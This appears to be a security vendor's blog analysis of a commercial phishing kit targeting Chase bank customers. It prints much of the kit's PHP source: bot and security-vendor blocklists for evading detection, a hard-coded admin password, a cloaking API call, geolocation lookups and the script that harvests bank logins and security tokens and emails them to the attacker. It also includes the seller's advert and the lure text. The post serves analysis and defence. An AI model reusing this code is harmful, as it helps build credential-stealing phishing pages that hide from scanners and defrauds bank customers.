




Most of us are already familiar with phishing: A common type of internet scam where unsuspecting victims are conned into entering their real login credentials on fake pages controlled by attackers. Once entered, the attackers syphon off those login details and use them for their own purposes. Sometimes this can just be a nuisance: for example someone entering their Netflix account login information into a bogus page. Things become much more serious when banking information is involved. The attackers could potentially empty your bank account and life savings with the click of a few buttons. It is also very common for users to re-use passwords across multiple services, and common practice for attackers to test credentials on multiple other platforms.

Hopefully most folks are able to recognise a phishing email / landing page by now:



A fake Chase bank login page on a compromised website

We can see in the image above that this is *not* the official Chase Bank website. However, most often we only see the front-facing phishing pages but not what hides in the backend. In today's post we will be examining what hides behind the surface in one such commercial phishing kit that was going for \$80 on the black market as a limited release.

Directory Structure

The phishing toolkit that we will be taking apart in this post is actually a surprisingly feature-rich product sold to other black hat attackers that specifically targets banking login details. Although most phishing is bought from the same hacker shops, a lot of the bogus login pages are quite straightforward and do not contain most of the bells and whistles we found here.

```
antibot.php    blockers.php  detects.php   proxyblock.php
assets        config        index.php    random.php
blacklist.dat  CrawlerDetect main.php     result
blacklists.php crawlerdetect.php onetime.php  secure.php
block         dashboard    panel        whitelist.dat
blocker.php   data        pap
```



File/directory structure of the main phishing rootdir

Some of the features we found for this kit include:

- Functionality to hide from bots and security companies
- Fully functional admin panel to manage victim information
- API validation to only target Chase accounts
- Random URL generator (to appear more legitimate)
- Mobile device functionality
- Profanity filter

- Lots more

Here's what the attackers themselves say about their kit:

 New NodeZero Chase Scam Page 

FEATURES :-

- [Antibot.pw](#) Api integration
- Num verify Api integration
- Auto Carrier Check (need to buy api)
- Last longer than any scampage
- Works Super Fine
- Work with Both Mobile/PC
- Changes Theme automatically
- Collect Full info from victim
- Grabs Form Automaticallly
- Well Designed Admin Panel
- Auto Detect City and State from Zip
- View your result in admin panel or Your Email
- Email Access better than any scam page
- Looks Perfect Just as Real
- Card validator Api accepts only Chase card (not a bin checker) (need only real Cards)
- Twice Logins (configurable upto ur choice)
- Twice Email Access (configuration upto ur choice)
- Random Url codes gen for longer stay(configurable)
- Link open only with parameters for longer stay

There are just tooo many Features for this scampage

Only 10 Copies Will be Sold

Price 80\$

Works super fine, looks perfect just as real! Image credit to [@malwrhunterteam](#)

Let's break down some of these features and how they can help the attackers steal the victim's banking information.

Hiding from Bots and Security Companies

Let's start at the beginning, shall we? Here we have the main index.php file in the root directory of the phishing kit:

```

1  <?php
2  session_start();
3  require 'main.php';
4  @require_once "block/_pros.php";
5  require_once 'blocker.php';
6  include('detects.php');
7  include('blockers.php');
8  include('blockervip32.php');
9  require_once 'crawlerdetect.php';
10
11 if(filesize("config/antibot.ini") == 1) {
12 }else{
13 require_once("antibot.php");
14 }
15 if($onetime == "on") {
16     require_once 'onetime.php';
17 }
18 if($block_vpn == "on") {
19     require_once 'proxyblock.php';
20 }
21 ?>

```

While this is by no means unique to this phishing kit, one of the most useful and noteworthy features of this malware is the great lengths to which it has gone to block crawlers and bots from accessing it. On line 5 of this index file we see this:

```
require_once 'blocker.php';
```

Let's take a look at this file and see what's inside:

```

<?php
date_default_timezone_set("Asia/Jakarta");
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("teledata-fttx.de", "hicorla.com", "simtccflow1.etn.com", "above", "google",
    "soflayer", "amazonaws", "cyveillance", "phishtank", "dreamhost", "netpilot", "calyxinstitute",
    "tor-exit", "msnbot", "p3pwgdsn", "netcraft", "trendmicro", "ebay", "paypal", "torservers",
    "messagelabs", "sucurl.net", "crawler", "duckduck", "feedfetcher", "BitDefender", "mcafee",
    "antivirus", "cloudflare", "p3pwgdsn", "avg", "avira", "avast", "ovh.net", "security", "twitter",
    "bitdefender", "vtrustotal", "phishing", "clamav", "baidu", "safebrowsing", "eset", "mailshell",
    "azure", "miniature", "tlh.ro", "aruba", "dyn.plus.net", "pagepeeker", "SPRO-NET-207-70-0",
    "SPRO-NET-209-19-128", "vultr", "colocrossing.com", "geosr", "drweb", "dr.web", "linode.com",
    "opendns", "cymru.com", "sl-reverse.com", "surriel.com", "hosting", "orange-labs", "speedtravel",
    "metauri", "apple.com", "bruuk.sk", "sysms.net", "oracle", "cisco", "amuri.net", "versanet.de",
    "hilfe-veripayed.com", "googlebot.com", "upcloud.host", "nodemeter.net", "e-active.nl",
    "downnotifier", "online-domain-tools", "fetcher6-2.go.mail.ru", "uptimerobot.com", "monitis.com",
    "colocrossing.com", "majestic12", "as9105.com", "btcentralplus.com", "anonymizing-proxy",
    "digitalcourage.de", "triolan.net", "staircaseirony", "stelkom.net", "comrise.ru", "kylvstar.net",
    "mpdedicated.com", "starnet.md", "progtech.ru", "hinet.net", "is74.ru", "shore.net", "cyberinfo",
    "ipredator", "unknown.telecom.gomel.by", "minsktelecom.by", "parked.factioninc.com", "avast",
    "prcdn.net");

if($setting['block_host'] == "on") {
    foreach($blocked_words as $word) {
        if (substr_count($hostname, $word) > 0) {
            $ip = getUserIP();
            tulis_file("block_bot.txt", "BLOCKED HOSTNAME || user-agent : ".$SERVER['
                HTTP_USER_AGENT']. "\n ip : ".$ip. " || ".gmdate("Y-n-d")." ----> ".gmdate("
                H:i:s"). "\n\n");
            tulis_file("result/total_bot.txt", "<tr><td><p class='text-danger'>$ip
                |Hostname</p></td></tr>");
            header('HTTP/1.0 403 Forbidden');
            die('<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>403
                Forbidden</title></head><body><h1>Forbidden</h1><p>You dont have permission to access /
                on this server.</p></body></html>');
            exit();
        }
    }
}

```

Here we see a great deal of terms referencing search engine crawlers and security companies. For example:

```
googlebot  
duckduck  
msnbot  
crawler  
virustotal  
bitdefender  
dr.web  
cloudflare  
avast  
avira  
phishtank  
mcafee  
netcraft  
clamav
```

If you look closely you can even see sucuri.net mentioned there 🤔❤️

If the host name or user agent trying to access the phishing page matches one of these strings then the request will be met with a 403 Forbidden response. This is an attempt to try to evade detection.

While sometimes attackers will register explicitly malicious domains (ie: this phishing kit was at one point planted at this domain:

```
secure03f-chase[.]com
```

This was registered on 2020-12-25 but since taken down for obvious abuse. More commonly they will plant these phishing pages on compromised (but otherwise legitimate) websites (like our client, for example). This is why it's important to always verify that you are entering your login credentials to the official page of your bank. Always double check that you are on the official website and that the site is showing a SSL/HTTPS protected shield!

The phishing kit tries to avoid detection by preventing Google from crawling the phishing content. If the owner of the victim's website was to search their website in Google and see references to a Chase login they'd know right away that something was amiss. This is one of the reasons these search engine user agents/hostnames are deliberately blocked, in addition to preventing the website from being blocked by Google entirely.

All in all, this kit outright blocks nearly 500 bots, almost 350 hosting and Internet service providers, 130+ words, and thousands of IP addresses and blanket IP ranges.

```

if($setting['block_ua'] == "on"){
    foreach ($Bot as $BotType) {
        if (strpos($_SERVER['HTTP_USER_AGENT'], $BotType) !== false) {
            $ip = getUserIP();
            tutils_file("block_bot.txt", "BLOCKED USER AGENT || user-agent : ".$_SERVER['HTTP_USER_AGENT']."\n ip : ".$ip." || ".gmdate("Y-n-d")." ----> ".gmdate("H:i:s")."\n\n");
            tutils_file("result/total_bot.txt", "<tr><td><p class='text-danger'>$ip|User Agent</p></td></tr>");
            header('HTTP/1.0 403 Forbidden');
            die("<!DOCTYPE HTML PUBLIC '-//IETF//DTD HTML 2.0//EN'><html><head><title>403 Forbidden</title></head><body><h1>Forbidden</h1><p>You dont have permission to access / on this server.</p></body></html>");
            exit();
        }
    }
}
$ispnya = getisp($ip);

$banned_isp = array(
    'Peak 10',
    'Quasi Networks LTD',
    'SC Rusnano',
    'GoDaddy.com, LLC',
    'Server Plan S.r.l.',
    'Linode',
    'Blazing SEO',
    'Lixux OU',
    'Inter Connects Inc',
    'Flokinet Ltd',
    'LukMAN Multimedia Sp. z o.o.',
    'PIPEX-BLOCK1',
    'IPVanish',
    'LinkGrid LLC',

```

Built-In Administrator Panel


Navigating to the “*panel*” directory we are met with an ever-so-leet Mr.Robot-inspired login page:




Once we enter in the hard-coded password “*q1w2e3r4t5*”...

```
1 <?php
2 error_reporting(0);
3 session_start();
4
5 if(isset($_POST['password'])) {
6     $login = $_POST['password'];
7     if($login == "q1w2e3r4t5") {
8         $_SESSION['email_admin'] = $_POST['password'];
9         echo "<script type='text/javascript'>window.top.location='index.php';</script>";
10        exit();
11    }else{
12        echo "<script type='text/javascript'>window.top.location='?p=fail';</script>";
13        exit();
14    }
15 }
16 ?>
```

...we now land in the admin area which logs all of the stolen credentials in an easy-to-use, nicely presented interface:



Pressing on the *config* button leads us to additional functionality:



Here we have multiple options such as changing the email addresses, API keys, passwords, the type of phishing emails sent out, whether or not to block certain user agents and more.

Here's an example of the contents of the phishing email located within this file:

```
./config/unusual_activity.ini
```

```

1
2 [EN]
3 notice = "We've noticed some unusual activity"
4 desc = "We need your help securing your account to prevent any unauthorised access. For
5 your safety, there may be some limitations on your account if the information isn't
correct."
6 button = "Secure My Account"

```

This allows easy customization of the phishing page that is being shown by the attacker.

Antibot Phishing Kit Service

Another interesting aspect of this phishing kit is the following file included in the index.php:

```
require_once("antibot.php");
```

```

22 $ip = getUserIPszz();
23 if($_SESSION['antibot_wasChecked'] == false || !isset($_SESSION['antibot_wasChecked']
24 )){
25     $ch = curl_init();
26     curl_setopt($ch, CURLOPT_USERAGENT, "Antibot Blocker");
27     curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
28     curl_setopt($ch, CURLOPT_URL, "https://www.antibot.pw/api/v2-blockers?ip=".$ip."
29     &apikey=".$config_antibot."&ua=".urlencode($_SERVER['HTTP_USER_AGENT']));
30     $data = curl_exec($ch);
31     curl_close($ch);
32     $_SESSION['antibot_wasChecked'] = true;
33     $x = json_decode($data, true);
34     if($x['is_bot']){
35         $_SESSION['is_bot'] = true;
36         $file = fopen("antibot-block.txt", "a");
37         $message = $ip."\n";
38         fwrite($file, $message);
39         fclose($file);
40         $click = fopen("result/total_bot.txt", "a");
41         fwrite($click, "<tr><td><p class='text-danger'>$ip|Antibot
42         Blocker</p></td></tr>");
43         fclose($click);
44         header('HTTP/1.0 403 Forbidden');
45         die('<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>
46         404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL
47         was not found on this server.</p><p>Additionally, a 404 Not Found error
48         was encountered while trying to use an ErrorDocument to handle the
49         request.</p></body></html>');
50     }else{
51         $_SESSION['is_bot'] = false;
52     }
53 }

```

This is an interesting aspect of this phishing kit. Using an included API key for the antibot[.]pw website it will return a 404 Not Found to any designated bot user agent. Although it could be used for legitimate purposes it appears that this website is used extensively by malicious phishing actors to help conceal their payloads from detection. We have [blacklisted](#) this domain since late last year.

This domain was originally registered in 2019 using the webnic.cc registrar:

```

$ whois antibot.pw
Domain Name: ANTIBOT.PW
Registry Domain ID: D128657901-CNIC
Registrar WHOIS Server: whois.webnic.cc
Registrar URL: http://www.webnic.cc
Updated Date: 2021-01-04T10:59:04.0Z
Creation Date: 2019-09-13T06:29:29.0Z

```


While .pw is the top-level domain for the island nation of Palau, this website is actually hosted at Vultr on a hosting server in Dallas, Texas:

Geolocation data from IPAPI (Product: API, real-time)

IP Address	Country	Region	City
149.28.240.102	United States 🇺🇸	Texas	Dallas
ISP	Organization	Latitude	Longitude
The Constant Company LLC	Not Available	32.787708282471	-96.799850463867

Profanity Filter

Plenty of effort has gone into educating people about phishing and many know how to correctly identify a phishing page right away. Most of us who know we are being scammed quickly close out of our browser and breathe a sigh of relief.

Other (perhaps more cheeky) folks are tempted to insert insults and profanity to send to the attackers in the “user name” and “password” fields. But check this out:

```
1 <?php
2 include(__DIR__ . '/blacklists.php');
3 $v_ip = getenv("REMOTE_ADDR");
4 $ipDetails = json_decode(file_get_contents("http://www.geoplugin.net/json.gp?ip=" . $v_ip
5 ), true);
6 $$systemInfo['city'] = $ipDetails['geoplugin_city'];
7 $$systemInfo['region'] = $ipDetails['geoplugin_region'];
8 $$systemInfo['country'] = $ipDetails['geoplugin_countryName'];
9 $$systemInfo['code'] = $ipDetails['geoplugin_countryCode'];
10 $v_agent = $_SERVER['HTTP_USER_AGENT'];
11 $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
12 $warn = "A user (with ip: $v_ip - U AGENT $v_agent - HOSTNAME $hostname) has attempted
13 to send you a completed form containing abusive language. (ketahuan phishing block ip
14 inl ($v_ip) di blocker atau htaces)";
15 $warnsubj = "JohnLambong";
16 $bad_words = array()
```

Not only does this phishing kit filter out profane submissions to this fake Chase Bank login page, it also uses the *geoplugin.net* service to pinpoint the location of these users. It then sends the IP address, host name, and browser user agent to the attackers, notifying them of the location of those who choose to engage in a little trolling.

Geolocation

Another feature of this phishing kit is geolocation:

```

93 $ip = getUserIP();
94 if($ip == "127.0.0.1") {
95     $ip = "";
96 }
97 function get_ip1($ip2) {
98     $url = "http://www.geoplugin.net/json.gp?ip=".$ip2;
99     $ch = curl_init();
100    curl_setopt($ch,CURLOPT_URL,$url);
101    curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
102    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
103    curl_setopt($ch, CURLOPT_IPRESOLVE, CURL_IPRESOLVE_V4);
104    $resp=curl_exec($ch);
105    curl_close($ch);
106    return $resp;
107 }
108
109 function get_ip2($ip) {
110    $url = 'http://extreme-ip-lookup.com/json/' . $ip;
111    $ch = curl_init();
112    curl_setopt($ch,CURLOPT_URL,$url);
113    curl_setopt($ch,CURLOPT_RETURNTRANSFER,true);
114    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
115    curl_setopt($ch, CURLOPT_IPRESOLVE, CURL_IPRESOLVE_V4);
116    $resp=curl_exec($ch);
117    curl_close($ch);
118    return $resp;
119 }
120
121 $details = get_ip1($ip2);
122 $details = json_decode($details, true);
123 $countryname = $details['geoplugin_countryName'];
124 $countrycode = $details['geoplugin_countryCode'];
125 $cn = $countryname;
126 $cid = $countrycode;
127 $continent = $details['geoplugin_continentName'];
128 $citykota = $details['geoplugin_city'];
129 $regioncity = $details['geoplugin_region'];
130 $timezone = $details['geoplugin_timezone'];
131 $kurenci = $details['geoplugin_currencySymbol_UTF8'];
132 if($countryname == "") {
133     $details = get_ip2($ip2);
134     $details = json_decode($details, true);
135     $countryname = $details['country'];
136     $countrycode = $details['countryCode'];
137     $cn = $countryname;
138     $cid = $countrycode;
139     $continent = $details['continent'];
140     $citykota = $details['city'];
141 }
142 $user_agent = $_SERVER['HTTP_USER_AGENT'];

```

Naturally, the attackers want to gather as much information as possible about their victims. Their location is no exception. Here we see the attackers gathering the following information:

- County name
- Country code
- Continent
- City
- Region
- Timezone
- Local currency
- User agent

Presumably, this same functionality could allow the attackers to target their victims based on location as well. For example, since they are targeting Chase Bank users here they might want to restrict access only to American victims and hide their payload to other countries. This could be changed to other nations as well if they wanted to repurpose their phishing targets to TD Canada Trust or Barclays clients.

Payload

Finally, we come to the payload of this phishing kit:

```
1 <?php
2 session_start();
3 require_once '../main.php';
4 include('../detects.php');
5 include('../blockers.php');
6
7 if (!$_POST['passwordbank']){
8 } else {
9     $date= $date;
10    $VictimInfo1 = "| Submitted by : " . $v_ip . " (" . gethostbyaddr($v_ip) . ")";
11    $VictimInfo2 = "| Location : " . $citykota . " , " . $regioncity . " , " . $countryname . " ";
12    $VictimInfo3 = "| Us3rAgent : " . $user_agent . " ";
13    $VictimInfo4 = "| Br@wser : " . $br . " ";
14    $VictimInfo5 = "| Os : " . $os . " ";
15    $userbank = $_SESSION['userbank'] = $_POST['userbank'];
16    $passwordbank = $_SESSION['passwordbank'] = $_POST['passwordbank'];
17    $securityTokenbank = $_SESSION['securityTokenbank'] = $_POST['securityTokenbank'];
18    $message = "+ ----- [ ⚡ Budotz ⚡ ] -----+\n";
19    $message .= "| 🏠 Ch4se L0gin D3tails \n";
20    $message .= "| Ch4se l0gin : $userbank\n";
21    $message .= "| Ch4se p4ssw0rd : $passwordbank\n";
22    if (isset($_SESSION['securityTokenbank'])) {
23        $message .= "| Ch4se S3curity Token : $securityTokenbank\n";
24    }
25    $message .= "+ -----+\n";
26    $message .= "| 🟡 Victim Inf0rmati0n\n";
27    $message .= "$VictimInfo1\n";
28    $message .= "$VictimInfo2\n";
29    $message .= "$VictimInfo3\n";
30    $message .= "$VictimInfo4\n";
31    $message .= "$VictimInfo5\n";
32    $message .= "| 🟡 Received : $date\n";
33    $message .= "+ -----+\n";
34    $subject = "CH4SE L0GIN: " . $_POST['userbank'] . " [ $cn - $os - $v_ip ]";
35    if($send_login == "on") {
36        kirm_mail($email_result, "CH4SE L0GIN", $subject, $message);
37    }
38    tulis_file("../result/total_login.txt", $v_ip);
39    header('Location: emailbank?key='.$key);
40 }
41 ?>
```

With super I33t writing to boot!

Of course, we have the blockers.php file included to filter out unwanted, prying eyes. If the unsuspecting victim unfortunately fills out this phishing form the attackers will have surreptitiously syphoned off the following information:


- IP address
- Location (city, country)
- User agent
- Browser
- Operating system
- Banking username and password
- Security token

That information then gets added to the following file:

```
./result/total_login.txt
```

...which is then displayed within the phishing administration panel. It can then easily be sent off to the designated email address of whomever purchased this commercial phishing kit from the original malware developers.

Protect Yourself and Your Website from Phishing Attacks



By and large, phishing directories do not find themselves on websites by exploiting any super cool software vulnerability, complicated security hole or firewall evasion technique. In fact, these attacks are successful because of the most straightforward aspect of all: You, the website owner.

Although phishing directories can be uploaded through weak and vulnerable upload forms in websites, overwhelmingly what we see are weak passwords being brute forced, stolen and exploited. Usually these passwords are tied to cPanel or FTP accounts on servers, usually configured with a simple dictionary word followed by a number and maybe a special character. Once the attackers have that access they can easily upload whatever files they want into their victim's website environment. It is also not uncommon for the attackers to delete the website files entirely, either intentionally or not, forcing the website owner to either restore a backup or completely rebuild their website if no backups are available. Always make sure that you are using a [daily backup service](#) in the event that catastrophe strikes!

Unfortunately, many users choose passwords based on their ability to remember them rather than them being hard to guess or crack through brute force. As many as 52% of people [report](#) re-using passwords across multiple platforms so definitely avoid this. Also, always ensure that when you are logging into any service that you are on their official, HTTPS encrypted and verified website.

As a website owner, to avoid falling victim to a phishing attack make sure that your cPanel, FTP and hosting account passwords are long and complex and preferably stored in a password manager browser extension such as [LastPass](#). It's also prudent to use some server-level security software such as [Fail2Ban](#) and [OSSECHIDS](#) to ban IP addresses that are trying to brute force their way into your hosting environment. Always consider security to

be a priority from the very beginning when building and maintaining a website. If your website falls victim to such an attack it will likely be blacklisted by Google and other vendors, harming your website reputation in the process.

If you come across a phishing page or compromised website hosting such content, do everyone a favour and report it to Google so they can issue a warning to other folks who might otherwise fall victim to these attacks.

If you find that your website has fallen victim to such an attack, don't panic! Our incident response team can deploy malware removal tools to get you restored.